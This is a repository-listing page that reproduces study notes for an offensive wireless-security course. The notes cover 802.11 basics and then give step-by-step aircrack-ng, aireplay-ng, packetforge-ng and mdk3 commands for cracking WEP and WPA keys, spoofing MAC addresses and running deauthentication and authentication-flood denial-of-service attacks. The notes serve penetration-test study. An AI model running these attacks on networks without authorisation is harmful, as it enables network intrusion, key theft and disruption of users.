

neovim-init.vim
:izakaya_lantern: A hybrid Neovim configuration for productive developers who want a functional yet aesthetic Vim experience :izakaya_lantern:
- 1k
- Lua
- 4 y ago
The maintainer has not written a description at the source.
Repo Optixal/OSWA-Notes, read from GitHub 20 min ago. Optixal has not joined Take My Repo.
Optixal/OSWA-Notes is a public repo on GitHub by Optixal. It declares no license on GitHub. Public does not mean open source: without a license, nobody is granted the right to reuse it. It has 7 stars and last changed on 2017-04-10. Nobody has reviewed it on Take My Repo yet, which says nothing about its quality. Read from GitHub on 2026-11-22.
Reconnaissance. Find out info about the target : how many wireless networks? SSID? Location and coverage of the wireless networks? Private or Public network?
Determine weaknesses in target network : Is encryption used? What kind of encryption? Are all APs using same encryption scheme? Any vulnerabilities in encryption implementation (eg weak passphrases), how many active clients connected and/or generating traffic? Do active clients have wireless profiles other than profile for the target? Is proximity access possible or must use range extenders?
Attempt to penetrate or disrupt target using weaknesses found during enumeration. Run specialized exploitation tools against wireless network or client. Run DoS tools to increase chance of successful exploit.
A wireless audit would end after this stage. Companies would not want you to do embedding and egress!
Seek to retain access to network (eg Trojan/rootkit/backdoor installation)
Pull out of system – clean up evidence that attacker has been there
Isotrophic Radiator
Hypothetical antenna that radiates equally in all directions (perfect sphere)
Gain
How much signal favoured in a certain direction. The greater the gain, the more compressed into a donut shape it is. So a high gain of 14dBi pumps out a signal further than a 4dBi antenna but has a narrower beamwidth, so more accuracy is required in positioning it.
Transmission Range and Reception Range
Impacted by antenna design (gain and reception sensitivity), IC processing algorithm (how efficient is it in interpreting a signal at a given strngth in a sea of noise), transmission power, attenuation (design, free-space/enclosed path loss, environmental), etc.
RF Spectrum Analysis
A spectrum analyzer graphically plots peak RF energy points for each frequency or band being measured:
Red - Strong
Yellow
Light Blue
Dark Blue - Weak
Sphere of Influence Limit (SOIL)
| Channel | Frequency | Uses |
|---|---|---|
| 1 | 2.412 GHz | Often Used As Non-Overlapping Channel |
| 2 | 2.417 GHz | |
| 3 | 2.422 GHz | |
| 4 | 2.427 GHz | |
| 5 | 2.432 GHz | |
| 6 | 2.437 GHz | Often Used As Non-Overlapping Channel |
| 7 | 2.442 GHz | |
| 8 | 2.447 GHz | Microwave (~2.45 GHz) |
| 9 | 2.452 GHz | |
| 10 | 2.457 GHz | |
| 11 | 2.462 GHz | Often Used As Non-Overlapping Channel |
| 12 | 2.467 GHz | |
| 13 | 2.472 GHz | |
| 14 | 2.484 GHz | Often Used As None-Overlapping Channel |
Basic Service Set (BSS)
A group of 802.11 clients form a Basic Service Set (BSS).
Independent Basic Service Set (IBSS)
A network in ad hoc mode with wireless clients without an Access Point.
Infrastructure Mode
Wiresless clients talk to Access Point and not directly to each other.
Distribution System (DS)
The means by which Access Points talk to other Access Points to exchange frames for wireless clients in their respective BSSs, forward frames to follow wireless clients as they move from one BSS to another, and exchange frames with a wired network.
Basic Service Set ID (BSSID)
MAC address of Access Point radio component. Some Access Points use different MAC addresses for their radio component and the wired Ethernet port. (The MAC addresses are likely to be sequential).
Extended Service Set
A set of infrastructure BSSes whose APs communicate among themselves.
Extended Service Set ID (ESSID) or SSID
Association/Disassociation
Connecting and disconnecting from an AP as the client enters and leaves its RF sphere of influence.
Roaming
Act of disassociating from one AP and associating with another AP within the same Extended Service Set.
SSID broadcasting
AP shows its SSID in frame beacons.
Wireless NICs and Chipsets
When doing wireless auditing, the chipset is important. Brand doesn’t matter. Need a chipset that is supported natively under Linux.
airmon-ngdmesg | lesslspci -vv | less (for PCI cards)lsusb -vv | less (for USB)iwpriv [interface]
iwpriv [interface] mode 3
iwconfig [interface]
ifconfig [interface] downiwpriv [interface] mode 3, 3 for "G" band. Card may not support this, and may use this by default already.ifconfig [interface] upiwconfig [interface] mode monitor or iwconfig [interface] mode masteriwconfig [interface] channel [target]wlanconfig ath0 destroywlanconfig ath0 create wlandev wifi0 wlanmode monitor or wlanconfig ath0 create wlandev wifi0 wlanmode masteriwconfig [interface] channel [target]For Ralink chipsets, additional commands are required to enable frame injection:
iwpriv [interface] forceprism 1iwpriv [interface] rfmontx 1Visit http://linux-wless.passys.nl to check native Linux support for wireless chipsets.
iwconfig [interface] essid oswa, requires "Managed" mode.iwconfig.ifconfig [interface]pump -i [interface]dhclient [interface]iwconfig [interface] channel 6.iwlist [interface] scanning.iwconfig [interface] mode managediwconfig [interface] essid [Name of AP]iwconfig [interface] channel [Channel of AP]iwconfig [interface] key [1-4] [WEP Key]iwconfig [interface] key [1-4]iwconfig [interface] enc onpump -i [interface]wlanconfig [interface] destroywlanconfig [interface] create wlandev wifi0 wlanmode managediwconfig [interface] essid [Name of AP]iwconfig [interface] channel [Channel of AP]iwconfig [interface] key [1-4] [WEP Key]iwconfig [interface] key [1-4]iwconfig [interface] enc onpump -i [interface]WB Pg 47 and Pg 81
ifconfig [interface] [Static IP] netmask [Subnet Mask]route add -net 0.0.0.0 gw [Gateway IP]| Type Value | Type Description | Subtype Description | Subtype Binary Value | Hex Value |
|---|---|---|---|---|
| 00 | Management Frames | Association Request | 0000 | 0x00 |
| 00 | Management Frames | Association Response | 0001 | 0x01 |
| 00 | Management Frames | Reassociation Request | 0010 | 0x02 |
| 00 | Management Frames | Reassociation Response | 0011 | 0x03 |
| 00 | Management Frames | Probe Request | 0100 | 0x04 |
| 00 | Management Frames | Probe Response | 0101 | 0x05 |
| 00 | Management Frames | Beacon | 1000 | 0x08 |
| 00 | Management Frames | Disassociation | 1010 | 0x0A |
| 00 | Management Frames | Authentication | 1011 | 0x0B |
| 00 | Management Frames | Deauthentication | 1100 | 0x0C |
| 01 | Control Frames | |||
| 10 | Data Frames | |||
| 11 | Reserverd Frames |
wlan.fc.type_subtype == 0x08.wlan.fc.type == 0x00.wlan.fc.type == 0x01.wlan.fc.type == 0x02.wlan.fc.tods == 1.wlan.fc.fromds == 1.wlan.fc.ds == 0x00, where 0x01 is ToDS and 0x02 is FromDS.Alternatively, use airodump-ng and check "ENC" and "CIPHER" columns (more detailed) or Kismet's "W" column (less detailed).
Capture packets in monitor mode and write them out to a PCAP file.airodump-ng [interface] -w [file]
Open PCAP file in Wireshark.wireshark -r [file]
Filter by probe requests made by a certain client.wlan.fc.subtype == 0x04 && wlan.addr == [MAC of Client]
Select probe request frame
Navigate to "IEEE 802.11 wireless LAN management frame" > "Tagged Parameters" > "SSID parameter set"
SSID of AP the client is probing for should be displayed in "Tag interpretation"
Alternatively, use Wireshark's "WLAN Traffic Statistics" to view resolved SSIDs and probe requests by going to "Statistics" > "WLAN Traffic...". (Inaccurate at times)
Filter by responses from certain AP (Probe, Association, Reassociation, and including Beacons)wlan.fc.subtype == [subtype hex] && wlan.addr == [MAC of AP]
Select frame
Navigate to "IEEE 802.11 wireless LAN management frame" > "Tagged Parameters"
The supported bandwidth rates should be displayed in "Supported Rates"
Alternatively, iwlist scan will also show the supported bandwidth rates.
ss to sort list in alphabetical order
Kismet will automatically capture packets into a PCAP file (only if started from menu) which can be found in "/usr/local/apps/wifi/kismet/bin".
802.11i covers wireless security.
| AP | Client |
|---|---|
| AP (the authenticator) sends client (the supplicant) a nonce. This is the ANonce. | |
| Client calculates the PTK. Client sends to AP its own nonce (SNonce) plus security parameters (MIC, RSN length). | |
| AP calculates the PTK. AP sends ANonce, MIC and RSN length to Client. | |
| Client sends MIC to AP. |
iwpriv [interface] forceprism 1iwpriv [interface] rfmontx 1aireplay-ng --test [interface]
Get ESSID, BSSID, Client's MAC, Channel.airodump-ng [interface]
Deauths client to force the client to reconnect and make an ARP request.aireplay-ng --deauth 500 -a [MAC of AP] -c [Client's MAC] [interface]
Captures ARP requests and replays them to generate more ARP traffic. Do with fakeauth.aireplay-ng --arpreplay -b [MAC of AP] -h [Client's MAC] [interface]
Write out pcap file with captured ARP data packets and IVs. Do with inject. Successful when "Data" column in airodump rapidly goes up.airodump-ng --bssid=[MAC of AP] -c [channel] -w [filename] [interface]
Get ESSID, BSSID, Client's MAC, Channel.airodump-ng [interface]
Attempt to associate with AP. Successful when "Association successful :)" appears and stays, with no deauthentication messages.aireplay-ng --fakeauth 0 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]
aireplay-ng --fakeauth 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]aireplay-ng --fakeauth 5000 -o 1 -q 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]aireplay-ng --fakeauth 20 -o 1 -q 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]
Captures ARP requests and replays them to generate more ARP traffic. Do with fakeauth.aireplay-ng --arpreplay -b [MAC of AP] -h [Our/Client's MAC] [interface]
Write out pcap file with captured ARP data packets and IVs. Do with fakeauth and inject. Successful when "Data" column in airodump rapidly goes up.airodump-ng --bssid=[MAC of AP] -c [channel] -w [filename] [interface]
Get ESSID, BSSID, Client's MAC, Channel.airodump-ng [interface]
Attempt to associate with AP. Successful when "Association successful :)" appears and stays, with no deauthentication messages.aireplay-ng --fakeauth 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]aireplay-ng --fakeauth 5000 -o 1 -q 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]aireplay-ng --fakeauth 20 -o 1 -q 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]
Captures data frames and reinjects them to generate more traffic. Reply 'y' when prompted to reinject. Do with fakeauth.aireplay-ng --interactive -b [MAC of AP] -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -p 0841 -h [Our/Client's MAC] [interface]
Write out pcap file with captured data packets and IVs. Do with fakeauth and inject. Successful when "Data" column in airodump rapidly goes up.airodump-ng --bssid=[MAC of AP] -c [channel] -w [filename] [interface]
Get ESSID, BSSID, Client's MAC, Channel.airodump-ng [interface]
Attempt to associate with AP. Successful when "Association successful :)" appears and stays, with no deauthentication messages.aireplay-ng --fakeauth 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]aireplay-ng --fakeauth 5000 -o 1 -q 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]aireplay-ng --fakeauth 20 -o 1 -q 15 -a [MAC of AP] -h [Our/Client's MAC] -e [Name of AP] [interface]
Captures data frames and attempts to obtain PRGA from AP by reinjecting and generating more traffic. Stores PRGA in a ".xor" file in current dir. Reply 'y' when prompted to reinject. May require few attempts with different packets, better with FromDS: 1. Do with fakeauth.aireplay-ng --fragment -b [MAC of AP] -h [Our/Client's MAC] [interface]aireplay-ng --chopchop -b [MAC of AP] -h [Our/Client's MAC] [interface]
Forge an ARP request packet using PRGA xor file
packetforge-ng --arp -a [MAC of AP] -h [Our/Client's MAC] -l 255.255.255.255 -k 255.255.255.255 -y [.xor PRGA File] -w [filename]
Inject forged ARP packet, causing AP to generate traffic. Do with fakeauth.
aireplay-ng --interactive -r [filename from prev step] [interface]
Write out pcap file with captured data packets and IVs. Do with fakeauth and inject. Successful when "Data" column in airodump rapidly goes up.airodump-ng --bssid=[MAC of AP] -c [channel] -w [filename] [interface]
Backup old MAC address (first 6 bytes of HWaddr)ifconfig [interface]
Change MAC with one of the followingifconfig [interface] hw ether [xx:xx:xx:xx:xx:xx] (may not work on all Linux distributions, doesn't work on OSWA Assistant.)
ifconfig [interface] downip link set [interface] address [xx:xx:xx:xx:xx:xx]iwconfig [interface] mode monitorifconfig [interface] upifconfig [interface] downip link set [interface] address [xx:xx:xx:xx:xx:xx]ip link set wifi0 address [xx:xx:xx:xx:xx:xx]wlanconfig [interface] destroywlanconfig [interface] create wlandev wifi0 wlanmode monitorifconfig [interface] upVerify that MAC address has been changedifconfig [interface]
aircrack-ng -a 1 -b [MAC of AP] *.cap (Will require 40k+ data frames with IVs for 104-bit WEP keys)
Get ESSID, BSSID, Client's MAC, Channel.airodump-ng [interface]
Prep an airodump to capture 4-way handshake packets.airodump-ng --bssid=[MAC of AP] -c [channel] -w [filename] [interface]
Deauths client to force the client to reconnect and perform a 4-way handshake.aireplay-ng --deauth 2 -a [MAC of AP] -c [Client's MAC] [interface]
eapol.Get a dictionary file.
grep -r "^internet$" /Crack with dictionary.aircrack-ng -a 2 -e [Name of AP] -b [MAC of AP] -w [dictionary] [4-way handshake PCAP] (seems fast and reliable)./cowpatty -f [dictionary] -r [4-way handshake PCAP] -s [Name of AP]./cowpatty -2 -f [dictionary] -r [4-way handshake PCAP] -s [Name of AP] (uses first 2 EAPOL packets)
aireplay-ng --deauth 0 -a [MAC of AP] -c [Client's MAC] [interface] (deauth certain client non-stop)aireplay-ng --deauth 0 -a [MAC of AP] [interface] (deauth all in network non-stop)
mdk3 [interface] a -i [MAC of AP] (auth flood an AP)
mdk3 [interface] d (deauth all clients, slow when there are many connections)mdk3 [interface] d -b [blacklist w/ AP MACs] -c [channel] (deauth clients part of the networks listed in blacklist)
Find name of driver to use.probemapper
Mass client profile, find a certain target and record the MAC.
probemapper -i [interface] -d [driver name] -s
Target that client for profilingprobemapper -i [interface] -d [driver name] -s -t [MAC of target]
Target that client and act as an AP (requires master mode)probemapper -i [interface] -d [driver name] -t [MAC of target]
Optixal/OSWA-Notes is a public repo on GitHub by Optixal. Its maker has not written a description.
It declares no license on GitHub. Public does not mean open source: without a license, nobody is granted the right to reuse it.
Its maker has not tagged a system, so it is unknown here. Its README says what it needs.
Open "Take it" on its page: Take My Repo writes an install plan for your machine and hands it to your AI agent (Claude Code, Codex or Cursor), which asks you before each step. Take My Repo has not tested it on any machine.
Its last change on GitHub was on 2017-04-10. Take My Repo does not judge from that whether it is maintained.
Nobody has reviewed it on Take My Repo yet, which says nothing about its quality.
:izakaya_lantern: A hybrid Neovim configuration for productive developers who want a functional yet aesthetic Vim experience :izakaya_lantern:
:closed_book: Both personal and public notes for EC-Council's CEHv10 312-50, because it's thousands of pages/slides of boredom, and a braindump to many
:computer: :rice: :white_square_button: :black_square_button: My riced-up Kali dotfiles – off-white | dark leet | chrome lambo
:chart_with_upwards_trend: A live cryptocurrency historical trade data blotter. Download live historical trade data from any cryptoexchange, be it for machine learning, backtesting/visualizing trading strategies or for Quantopian/Zipline.


